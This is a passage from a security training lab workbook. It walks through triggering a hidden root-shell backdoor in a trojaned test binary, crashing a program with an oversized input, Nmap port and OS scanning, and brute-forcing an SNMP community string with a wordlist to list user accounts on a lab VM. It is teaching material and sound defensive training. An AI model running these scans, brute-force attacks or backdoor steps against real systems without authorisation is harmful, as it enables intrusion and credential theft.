   NOTE: Prepending the name of the program with "./" tells it to run from the current directory. Without this in the front, the PATH environment variable will be checked first to see if there is a program by this name at another location.

6. After running this program, the screen will be cleared and you will be presented with the following text. When prompted, enter the name "**file1**" and press **Enter** as shown below:

```
Welcome to the file display tool...

Please enter the name of a file you wish to open: file1
$◆)4◆hello

COMPLETED

Would you like to display another file? Please enter Yes or No: No
```

As you can see, the word "**hello**" appears on the screen along with some other characters. At the bottom, there is another prompt asking, "**Would you like to display another file? Please enter Yes or No:**." Enter "**No**" and press the **Enter** key.

7. Enter "**Student**" when prompted for your name and press the **Enter** key.

```
May I have your name please: Student

Thanks for using the tool Student... Hope you found this program useful!

Goodbye!

SEC401-Student@kali:~$
```

As you can see, the program simply exits.

8. Let's run the "**strings**" tool against the program and see what comes up. This tool parses through any input file, searching for ASCII characters. We are using the "-n" option to only display strings 14 characters or longer. Feel free to change this value. The output may still be rather large, so we will pipe the results to the "**more**" tool so that we only get one page at a time. Type in the following "**strings -n 14 trojan1 | more**" and hit **Enter**.

```
SEC401-Student@kali:~$ strings -n 14 trojan1 | more
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__gmon_start__
May I have your name please:
Thanks for using the tool %s... Hope you found this program useful!
Welcome to the file display tool...
Please enter the name of a file you wish to open:
Cannot open: %s -
No Such File! Wait...
Would you like to display another file? Please enter Yes or No:
I'm glad you're getting good use out of my tool! :)
There is no help menu or usage information.
```

We're only viewing the first page of output. Take a moment to read through some of the text. We saw a lot of it when we ran the program. Nothing sticks out as interesting.

Task 2 – Analyzing the Trojaned Program and Gaining Privileged Access

1. Next, let's run the "**trojan2**" program to see if the behavior is the same. Type "**./trojan2**" and hit **Enter**.

```
SEC401-Student@kali:~$ ./trojan2
```

2. Enter in the exact same commands as you did with the "trojan1" program, as shown below:

```
Welcome to the file display tool...

Please enter the name of a file you wish to open: file1
D???hello

COMPLETED

Would you like to display another file? Please enter Yes or No: No

May I have your name please: Student

Thanks for using the tool Student... Hope you found this program useful!

Goodbye!

SEC401-Student@kali:~$
```

As you can see, nothing new has appeared.

3. Let's try running "strings" on the "**trojan2**" program to look for differences. Enter the same command as we previously ran:

```
SEC401-Student@kali:~$ strings -n 14 trojan2 | more
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__gmon_start__
May I have your name please:
XXXXHIDDENXXXX
Thanks for using the tool %s... Hope you found this program useful!
dehcaeR roodkcaB
llehS tooR gninwapS
Welcome to the file display tool...
Please enter the name of a file you wish to open:
Cannot open: %s -
No Such File! Wait...
```

This time we get some interesting new results. The top arrow is pointing to the string "**XXXXHIDDENXXXX**" just below where it is asking for our name. The second arrow is pointing to a couple of strings that say, "**Backdoor Reached**" and "**Spawning Root Shell**" in reverse order.

4. When the program asks for our name, let's try entering in "**XXXXHIDDENXXXX**" this time and see what happens. *Note: The **XXXXHIDDENXXXX** string is case-sensitive.*

```
SEC401-Student@kali:~$ ./trojan2

Welcome to the file display tool...

Please enter the name of a file you wish to open: file1
d����hello

COMPLETED

Would you like to display another file? Please enter Yes or No: No

May I have your name please: XXXXHIDDENXXXX
```

The screen should now clear, giving you the following. Try typing "**whoami**" to verify that you are now running as the user Root:

```
****Backdoor Reached****
****Spawning Root Shell****
# whoami
root
#
```

This is an example of a Trojan or backdoor inside of a program that gives the user privilege escalation. So far, we have been logged into the Kali Linux VM as Root. This is not typically the case for the majority of Linux systems. The Root account is very special and lacks accountability, especially if it is shared. Average user accounts on a Linux system run as non-Root users and therefore their privileges are limited. An attacker may look for opportunities to promote themselves to a privileged account. We used the "**su**" command to change ourselves to the user "**SEC401-Student**" running as UID 1000. After discovering the backdoor hidden in the "trojan2" program, we were able to illicitly elevate our privileges to Root, or UID 0.

Type in "**exit**" to get back to the "**SEC401-Student**" user command prompt.

Optional Task – Checking for a Buffer Overflow

1. If you have time, quickly check the "**trojan1**" program to see if it has a buffer overflow. To do this, you will first create a file with 100 As in it using the Python scripting language. Don't worry if you don't know Python as we are typing a very short command to create this file. You should still be in your Terminal window at the "**/home/SEC401-Student**" folder. Simply enter the following:

```
SEC401-Student@kali:~$ python -c 'print "A" * 100' > bof
SEC401-Student@kali:~$ cat bof
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA
SEC401-Student@kali:~$
```

We have simply written 100 As using Python and placed the output into a file called "**bof**." We then displayed the file with the "**cat**" tool.

2. Next, run the "**trojan1**" program and enter in the new "**bof**" file when prompted as shown below:

```
SEC401-Student@kali:~$ ./trojan1

Welcome to the file display tool...

Please enter the name of a file you wish to open: bof
[illegible]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAA

COMPLETED

Would you like to display another file? Please enter Yes or No: ^C
SEC401-Student@kali:~$
```

The program didn't crash and instead asks us if we would like to display another file. Simply press Ctrl+C to terminate the program.

3. Let's create the "**bof**" file again, but this time, we will use 1,000 As. Enter the following:

```
SEC401-Student@kali:~$ python -c 'print "A" * 1000' > bof
SEC401-Student@kali:~$
```

Feel free to use the "**cat**" tool again to display the 1,000 As if you desire.

4. Repeat the previous steps of running the "**trojan1**" program and having it open the "**bof**" file as shown below:

```
SEC401-Student@kali:~$ ./trojan1

Welcome to the file display tool...

Please enter the name of a file you wish to open: bof
Segmentation fault
SEC401-Student@kali:~$
```

This time we get the message "Segmentation Fault" displayed on the screen indicating that the program crashed. This message is most likely due to a buffer overflow, where the amount of memory allocated to hold the contents of the "**bof**" file was not large enough and offered no protection. We will cover buffer overflows in a bit more detail in an upcoming module. They can sometimes be used to take control of a process.

Questions

1. What is the name of the tool we used to display text from the program? _____
2. What message did we get during the buffer overflow? _____
3. What do we prepend to a program to ensure it runs from the current folder? _____

Exercise Takeaways

In this lab, you completed the following tasks:

- Analyzing the non-trojaned program
- Analyzing the trojaned program and gaining privileged access
- Checking for a buffer overflow

As you can see, modifying a program and having it perform something to an attacker's advantage is quite trivial. It is important to always get software from trusted locations. If using open source software, it is highly advised that someone perform a code review to check for backdoors and other malicious code that may have been added. Code review is a highly skilled role that requires the reviewer to be proficient in the programming language of the program they are reviewing. These individuals also check for programming errors that may lead to vulnerabilities such as a buffer overflow.

This page intentionally left blank.

Question Answers

1. What is the name of the tool we used to display text from the program? **strings**
2. What message did we get during the buffer overflow? **Segmentation Fault**
3. What do we prepend to a program to ensure it runs from the current folder? **./**

This page intentionally left blank.

Lab 3.1

Nmap

Lab 3.1 – Nmap

Background

One of the tools covered in the previous module is Nmap. This powerful tool has the capability to perform many different types of network scans, including ping sweeping, TCP/UDP port scanning, OS fingerprinting, application version scanning, and even script execution with the Nmap Scripting Engine (NSE). Nmap was originally written by Gordon Lyon, who goes by the name Fyodor. It was originally released in 1997 and has grown to the most popular open source port scanner used today. The project is actively maintained and available at https://nmap.org/. You can find a large number of freely available port scanners on the Internet; however, few would argue that Nmap is the best one and easily rivals any commercially available product.

Objectives

- Introduction to Nmap and its features
- Port scanning with Nmap
- OS and application version scanning
- Nmap Scripting Engine (NSE)

Your objective for this lab is to get a good look at the power and ease of use of Nmap and its various types of scans. First, you closely look at some of the most commonly used features, such as the ability to save your scan results, change timing options, and start different types of scans. Next, you perform different scan types against your target Windows 10 VM. After identifying open ports, you use OS fingerprinting and application version scanning to learn more about the services running on the target. Finally, you utilize the Nmap Scripting Engine (NSE) to perform a Simple Network Management Protocol (SNMP) scan and enumerate information from the Windows system. You use your Kali VM for this lab and Windows 10 as the target.

Duration - 25 Minutes

The estimated duration of this lab is based on the average amount of time required to make it through to the end. The duration estimate of this lab can decrease or increase depending on various factors, such as the booting of virtual machines, the speed and amount of RAM on your computer, and the time you take to read through and perform each step. All labs are repeatable both inside and outside the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice toward the GIAC Security Essentials Certification (GSEC).

Task I – Introduction to Nmap and Its Features

1. Start Kali Linux and log in to the system as root with a password of **toor**.
2. Bring up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop: 
3. Navigate to your "/root/Labs/401.3/nmap/" folder, by typing the following command "**cd /root/Labs/401.3/nmap**," and pressing **Enter**.

```
root@kali:~# cd /root/Labs/401.3/nmap
root@kali:~/Labs/401.3/nmap#
```

NOTE: Today's labs each have their own subfolder under 401.3 to ensure that files are not inadvertently overwritten.

4. Look at the most commonly used Nmap commands by typing the following "**nmap --help | more**" and pressing **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap --help | more
Nmap 7.01 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan

#### Output clipped for space.
```

Press Enter to scroll down through the options and take a moment to read through some of them to get an idea of the types of options available with Nmap. When you finish you can press the **Q** key to exit. Nmap also has a man page, but it is large. It might be easier to go to the https://nmap.org website and read through the manual at that location.

For the next set of commands, you use special flags to specify the number of lines to display after matching a pattern using grep. The flags "**-A**" mean "After" and "**-B**" mean "Before." These flags enable you to specify a value directly after them to indicate the number of lines, such as "**-A5**."

5. Look at the available host discovery options. Enter the command **"nmap --help | grep "HOST DISCOVERY" -A10"** and press **Enter** as shown here:

```
root@kali:~/Labs/401.3/nmap# nmap --help | grep "HOST DISCOVERY" -A10
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]:TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
```

The "**-A10**" flag tells the grep tool to display 10 lines after matching the words "HOST DISCOVERY." Remember, Linux is case-sensitive. A concise yet clear description is listed next to each option. A couple examples include the **-sn** option, which tells Nmap to ping the devices only and not perform a port scan, as well as the **-Pn** option, which tells Nmap to assume all hosts are online and to not perform host discovery on them first. Each of the options listed tells Nmap how you would like it to determine whether a host is online or reachable.

6. Type in the following command to see the various scanning techniques **"nmap --help | grep "SCAN TECHNIQUES" -A8"** and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap --help | grep "SCAN TECHNIQUES" -A8
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

We have displayed only a tiny sample of the available Nmap commands so far, and you can already start to see its depth. This being the case, we will continue to cover some of the most commonly used options.

On the first line under "SCAN TECHNIQUES" in the above output, you see "**-sS/sT/sA/sW/sM.**" These are common flags used in a TCP scan. Notably:

- **-sS** performs a SYN or Stealth scan to each port designated and does not send the final ACK in the 3-way handshake. This is to try to avoid having the connection attempt logged because some older systems do not log the attempt until the 3-way handshake completes.
- **-sT** attempts a TCP connect scan to each port designated and completes the 3-way handshake to see if the port is open.
- **-sA** performs an ACK scan to each port designated. This means that it does not first send a SYN packet as expected and sends a packet only with the ACK flag set. The idea is to try and pass through some filters wrongly making the assumption that if the ACK flag is set, that it must be from an active TCP session that is permitted.
- **-sW** also performs an ACK scan but also interrogates the TCP window size because some systems set the window size to 0 if the port is closed.
- **-sM** performs a Maimon scan and is named after the author Uriel Maimon. This scan technique modifies the TCP flags that proved useful in identifying some BSD-derived operating systems.

The **-sU** option tells Nmap to scan UDP ports instead of TCP ports. Other scans such as "**Null**, "**FIN**," and "**Xmas**" each use different combinations of the TCP flags to try and elicit a response. As previously mentioned, we will not cover every one of the commands because there are far too many, and they are all well documented in the Nmap documentation.

Nmap enables you to specify single ports to scan, ranges of ports, and other options. Type the following command to see the various options "**nmap --help | grep "PORT SPECIFICATION" -A7**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap --help | grep "PORT SPECIFICATION" -A7
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
```

The most common option used in this section is "**-p**," which enables you to limit the number of ports scanned. As you can see, some examples include, "**-p22**," which scan only port 22, commonly used for Secure Shell (SSH). Another is "-p1-65535," which scans all ports available in the 2^{16} range. You can also specify individual ports and ranges together, such as that with "-p137,139,445-500." This would scan ports 137, 139, and then 445 through 500.

7. Nmap supports various timing options to slow down or speed up your scans. To view a sampling of the available timing options, enter the following command "**nmap --help | grep "TIMING AND PERF" -A12**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap --help | grep "TIMING AND PERF" -A12
TIMING AND PERFORMANCE:
Options which take <time> are in seconds, or append 'ms' (milliseconds),
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
-T<0-5>: Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>: Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
    probe round trip time.
--max-retries <tries>: Caps number of port scan probe retransmissions.
--host-timeout <time>: Give up on target after this long
--scan-delay/--max-scan-delay <time>: Adjust delay between probes
--min-rate <number>: Send packets no slower than <number> per second
--max-rate <number>: Send packets no faster than <number> per second
```

Setting the timing options is commonly used to try and evade detection by intrusion detection devices, as well as to avoid overburdening a busy network or system. It is also the case in which if too much time is spent on a single system during a long scan, that the time could be better spent on another system that is actively responding. Some of the notable options include the following:

- **-T:** This option enables you to choose a value between 0 and 5, each performing the scan at different speeds. The lower the number, the slower the scan is performed.
- **-max-retries:** This option tells Nmap how many times to retransmit probe attempts to a system.
- **-host-timeout:** This option tells Nmap how quickly to give up on a host.
- **-min-rate <number>:** This option tells Nmap to send packets no slower than the number specified per second.
- **-max-rate <number>:** This option tells Nmap to send packets no faster than the number specified per second.

8. Another useful option in Nmap is outputting the data into various formats for use after the scan. Enter the following command to see the options, "**nmap --help | grep "OUTPUT" -A8**" and press Enter.

```
root@kali:~/Labs/401.3/nmap# nmap --help | grep "OUTPUT" -A8
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
```

First, look at the primary output options:

- **-oN** prints the output to the file you specify exactly how it displays on the screen.
- **-oX** prints the output to the file you specify in XML format.
- **-oS** prints the output to the file you specify in "script kiddie" format, which is mostly for fun.
- **-oG** prints the output to the file you specify in grepable format.
- **-oA** prints the output to the file you specify in normal, XML, and grepable formats.

The **-reason** option is useful because it specifies how it determined the state of the port. The **-packet-trace** option shows all packets sent and received.

Task 2 – Port Scanning with Nmap

1. If your Windows VM is not started, start it up and wait for it to boot before proceeding to the next command. If the Windows VM is not fully run, the output for the next section will not be accurate.

2. Try running your first scan against the target Windows 10 VM. If you do not specify a port range to Nmap, it defaults to checking the top 1,000 most common ports. Now allow Nmap to do that while using a TCP connect scan. You can also use the packet trace option and output the results to our current folder. From your "/root/Labs/401.3/nmap" folder, enter the following command, "**nmap -sT --reason 10.10.10.10 -oN scan1.txt**" and press Enter.

```
root@kali:~/Labs/401.3/nmap# nmap -sT --reason 10.10.10.10 -oN scan1.txt

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-15 14:37 EDT
Nmap scan report for 10.10.10.10
Host is up, received arp-response (0.00100s latency).
Not shown: 995 closed ports
Reason: 995 conn-refused
PORT    STATE SERVICE      REASON
21/tcp  open  ftp          syn-ack
80/tcp  open  http         syn-ack
135/tcp open  msrpc        syn-ack
139/tcp open  netbios-ssn  syn-ack
445/tcp open  microsoft-ds syn-ack
MAC Address: 00:0C:29:85:27:85 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.73 seconds
```

NOTE: Some of the commands can take 20–30 seconds to run before they show results. There can also be some subtle differences in the output. For example, the MAC Address on your system will be different than what displays here. However, the key results that you are interested in should be the same.

From the results, you can see that TCP port 21 (FTP), port 80 (HTTP), port 135 (RPC), port 139 (NetBIOS), and port 445 (Microsoft-ds) are open. You also see that the reason is due to a syn-ack from the target. The result of this scan was saved to a file in your current directory called "scan1.txt." You can review that file and delete it if wanted.

3. Try running a UDP scan against a couple commonly used ports. Note that UDP scans can take a bit longer to finish because no control flags exist. With TCP connections you expect a syn-ack or reset to come back from the target. Nmap eventually times out with its default settings, which can, of course, be changed. Enter the following command "**nmap -sU 10.10.10.10 -p69,161 –oN scan2.txt**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap -sU 10.10.10.10 -p69,161 -oN scan2.txt

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-15 14:42 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00037s latency).
PORT    STATE         SERVICE
69/udp  closed        tftp
161/udp open|filtered snmp
MAC Address: 00:0C:29:85:27:85 (VMware)
```

4. This time the results are coming back as "closed" and "open|filtered." This means that Nmap did not receive a response from the port to indicate that they are opened or closed. This is partially due to UDP not including control flags at the transport layer. We will get back to this one in a bit!

5. Now perform a host discovery scan. With this scan type only host discovery is performed and no port scan. Enter the following command to perform the host discovery scan of all IP addresses between 10.10.10.10 and 10.10.10.20 by typing "**nmap -sn 10.10.10.10-20**" and pressing **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap -sn 10.10.10.10-20

Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-21 16:51 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00028s latency).
MAC Address: 00:0C:29:EC:6A:61 (VMware)
Nmap scan report for 10.10.10.20
Host is up.
Nmap done: 11 IP addresses (2 hosts up) scanned in 26.30 seconds
```

As you can see, and as expected, 10.10.10.10 and 10.10.10.20 are reachable, but you get no responses from 10.10.10.11–10.10.10.19.

6. Perform a TCP stealth scan that does not perform name resolution, along with the packet trace option. You should see a huge increase in speed by not performing name resolution. If a DNS server were available, the previous scans would have been faster. The packet trace option prints more details for each packet sent. To keep the output to a minimum, scan only for TCP port 80. Remember that you can always add the –oN option or another output flag to save the results to a file. Type "**nmap -n --packet-trace -sS 10.10.10.10 -p80**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap -n --packet-trace -sS 10.10.10.10 -p80

Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-21 16:57 EDT
SENT (0.0606s) ARP who-has 10.10.10.10 tell 10.10.10.20
RCVD (0.0609s) ARP reply 10.10.10.10 is-at 00:0C:29:EC:6A:61
SENT (0.1247s) TCP 10.10.10.20:57343 > 10.10.10.10:80 S ttl=57 id=21952
iplen=44  seq=3889222092 win=1024 <mss 1460>
RCVD (0.1249s) TCP 10.10.10.10:80 > 10.10.10.20:57343 SA ttl=128
id=28788 iplen=44  seq=1124724968 win=8192 <mss 1460>
Nmap scan report for 10.10.10.10
Host is up (0.00030s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:EC:6A:61 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

NOTE: Some of the information like the MAC Address might be different in your results.

TCP port 80 is open as expected, but notice the lines starting with the words "SENT" and "RCVD." This shows detail on each packet sent to the target. Notice also that you never send the final ACK as you would if using the **–sT** option instead of the **–sS** option.

Task 3 – OS and Application Version Scanning

1. Operating system fingerprinting and application version scanning is yet another great feature of Nmap. By inspecting the responses from a reachable system, Nmap can try and determine what OS type the system runs. A simple example of this concept could include the inspection of the Time To Live (TTL) field in an IP header. The default TTL on a Windows system is 128. If Nmap inspects the TTL of a packet received from the target device and it is 120, Nmap could infer that the system is likely to run Windows because many Linux OSes and Mac OS X default to a TTL of 64 and other OSes such as OpenBSD default to a TTL of 255. Remember, this is just an example and Nmap uses many different checks to try and determine the OS, such as IPID sampling and TCP window size checking. Enter the following command, "**nmap -n -sT -O 10.10.10.10 -p21,80**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap -n -sT -O 10.10.10.10 -p21,80

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-15 14:45 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00048s latency).
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:85:27:85 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 build 10074 - 10240
Network Distance: 1 hop
```

In this case, Nmap could determine the exact operating system. It is important to note that depending on how your system is configured, Nmap could return "No exact OS matches for host,". In those cases, you would look at the percentage of confidence to get an idea of which operating system is running. To perform OS fingerprinting, Nmap needs at least one open port to connect to on the target system. For more information on what checks Nmap performs to determine this information, see https://nmap.org/book/man-os-detection.html. Your output may vary slightly.

2. You *saw* previously that TCP port 80 listens on 10.10.10.10; however, you do not know what service runs on this port. TCP Port 80 is the default and well-known port for HTTP, but you need to confirm this assumption. You also want to know what web server version runs on this port. To do this you can use Nmap's application version scanning. Actually, if you use the **-A** option, Nmap performs both OS fingerprinting and application version scanning. To test this, enter the following command, "**nmap -n -sT -A 10.10.10.10 -p21,80**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap -n -sT -A 10.10.10.10 -p21,80

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-15 14:50 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00068s latency).
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_07-11-15  01:57PM                 656408
Sec401HANDOUT_TCPIP_2010_0826.pdf
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
MAC Address: 00:0C:29:85:27:85 (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 build 10074 - 10240

# Additional output excluded for brevity.
```

Inspect the marked area in the preceding output. You should quickly see that Nmap determined that FTP anonymous access is allowed. If you're lucky, Nmap also performs a directory listing; however, depending on your system in some cases it might time out waiting for that to occur. You should also see that Microsoft IIS httpd 10.0 was identified as the service running on TCP port 80. Nmap has done a great job at accurately determining the services running on the target OS.

Task 4 – Nmap Scripting Engine (NSE)

1. The final task in this lab is to use the Nmap Scripting Engine (NSE). Nmap started as a simple port scanner but now has the capability to execute both simple and complex scripts against a target system. Many scripts, grouped together into various categories, are available by default with Nmap. You can also write your own custom scripts using the LUA programming language. You can find more information about the NSE and LUA at https://nmap.org/book/nse.html. A large number of NSE scripts are on your system by default, which are stored in the "/usr/share/nmap/scripts/" folder. Just to look at a small sample of the scripts available, enter the following command to get all scripts that start with the letter "p," "**ls /usr/share/nmap/scripts/p***". and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# ls /usr/share/nmap/scripts/p*
/usr/share/nmap/scripts/p2p-conficker.nse
/usr/share/nmap/scripts/path-mtu.nse
/usr/share/nmap/scripts/pcanywhere-brute.nse
/usr/share/nmap/scripts/pgsql-brute.nse
/usr/share/nmap/scripts/pjl-ready-message.nse
/usr/share/nmap/scripts/pop3-brute.nse
/usr/share/nmap/scripts/pop3-capabilities.nse
/usr/share/nmap/scripts/pptp-version.nse
```

   As you can see, scripts are available to brute force the password for a system running PC Anywhere and Post Office Protocol 3 (POP3), as well as a script related to the infamous Conficker worm that came out a few years ago.

2. Earlier, we said that we would get back to the issue around the UDP scan not returning any absolute results. We use an NSE script to attempt to guess the Simple Network Management Protocol (SNMP) community string on the target Windows VM. SNMP uses the well-known UDP port 161. If the scan is successful, you can use the community string as a form of authentication to pull information from the system.

   SNMP is a protocol used to receive system status information from servers, network devices, VOIP phones, and more. It can also be used to make changes to a system depending on the level of access. In SNMP version 1 and 2c, the community strings are sent in the clear over the network, which poses an eavesdropping risk. SNMP v3 supports endpoint authentication and encryption to better secure the connection.

First, look at the community string wordlist used to run a dictionary attack against the target system. From your "/root/Labs/401.3/nmap" folder, enter the following command, "**cat community.lst**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# cat community.lst

private
prlvate
cisco
clsco
security
securlty
secret
secr3t
s3cret
s3cr3t
PUBLIC
public
publ1c
```

This list contains commonly used community strings and is used by the NSE script to attempt to guess the one used by the Windows 10 system.

3. To run a specific NSE script, use the **--script** option, followed by the script name and arguments. If you want to run the most common scripts, use the **-sC** option. Scripts are broken into various categories, some of which could potentially do harm to a system or service. Run the **snmp-brute** script and provide it with a wordlist that resides in your current directory called "community.lst." Note that the command is long and wraps to two lines. Be careful typing it as typos cause the command to fail or give the wrong results. Enter the following, "**nmap -sU -p161 --script snmp-brute 10.10.10.10 --script-args snmp-brute.communitiesdb=community.lst**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# nmap -sU -p161 --script snmp-brute
10.10.10.10 --script-args snmp-brute.communitiesdb=community.lst

Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-21 18:01 EDT
Nmap scan report for 10.10.10.10
Host is up (0.00031s latency).
PORT    STATE         SERVICE
161/udp open|filtered snmp
| snmp-brute:
|_  publ1c - Valid credentials
MAC Address: 00:0C:29:EC:6A:61 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.78 seconds
```

If you get an error message saying, "Segmentation Fault," try running the command again. As you can see, Nmap determined that the community string of "publ1c" is valid. Note that it is using the number 1 instead of the letter "i." Use this to scan the target system for information!

4. Now that you have successfully guessed the SNMP community string used by the target Windows 10 system, use a different tool to enumerate some information. The tool is **snmp-check** and is installed by default on your Kali Linux VM. It was written by Matteo Cantoni at http://www.nothink.org/.

   The snmp-check tool requires that you supply it with the IP address of the target system and the community string that you recovered. A large amount of data displays on the screen; therefore, we will use grep to look at specific results. You can exclude the **grep** command to see the complete response. Enter the following command (note that it wraps onto a second line due to the size of the command), "**snmp-check -t 10.10.10.10 -c publ1c | grep "User accounts" -A11**" and press **Enter**.

```
root@kali:~/Labs/401.3/nmap# snmp-check -t 10.10.10.10 -c publ1c | grep
"User accounts" -A11
 [*] User accounts
 ------------------------------------------------------------------------
-----------------------
 Administrator
 Bob Dole
 DefaultAccount
 Guest
 John Doe
 Robin Hood
 SEC401
 SEC401-Student

Signal USR1 received in thread 1, but no signal handler set. at
/usr/bin/snmp-check line 230.
```

   You can see various usernames in the response! You can try grepping for other keywords such as "Software components" to see the installed applications, as well as others. Again, exclude the **grep** command to see all results.

   If you have time, you can experiment more with Nmap and its many options.

Questions

1. What Nmap option enables you to write the results in XML format? _____
2. Which Nmap scan type performs a Stealth Scan? _____
3. In what language are NSE scripts written? _____

Exercise Takeaways

In this lab you completed the following tasks:

- Introduction to Nmap and its features
- Port scanning with Nmap
- OS and application version scanning
- Nmap Scripting Engine (NSE)

Nmap is by far the most widely used port scanner available today. As previously stated, it started as a simple port scanner but has grown to much more including OS and application identification and vulnerability scanning and exploitation with the Nmap Scripting Engine (NSE). As with all the tools used in this class, you must always have written permission prior to running them on a production network or system. Improperly used, tools such as Nmap have the capability to inadvertently set off IDS alerts, as well as negatively impact systems and networks. Always use caution.

This page intentionally left blank.

Question Answers

1) What Nmap option enables you to write the results in XML format? ___**-oX**_____
2) Which Nmap scan type performs a Stealth Scan? _____**-sS**_____
3) In what language are NSE scripts written? ___ **LUA** _____

Lab 3.2

Snort

Lab 3.2 – Snort

Background

In the previous module, you learned about the Snort Intrusion Detection System (IDS). Snort is a mature, widely used IDS with great community support. In October 2013, Sourcefire, the company that created Snort, was acquired by Cisco and is fortunately still freely available at https://www.snort.org/. Snort is already installed on your Kali Linux VM and ready to use. It comes with a large number of IDS signatures, each categorized into different groups such as exploit, DoS, VOIP, and scanning. As an analyst, you can choose which categories you want to include or exclude. Turning on all the default rules can generate a large number of false positives, and an IDS requires ongoing tuning to get the most value. Snort is also extensible, meaning that you can write custom signatures and other functionality to meet your needs.

Objectives

- Introduction to Snort and its features
- Running Snort and triggering an alert
- Reviewing Snort logs and the matched signatures

Your objective for this lab is to understand the most common Snort commands, its configuration file, and rules used for signature matching. You then proceed to run Snort as an IDS and trigger an alert by sending traffic from your Windows 10 VM. After an alert is triggered, you stop Snort and review the log files. Finally, you examine the matched signature to understand how the matching was performed.

Duration - 20 Minutes

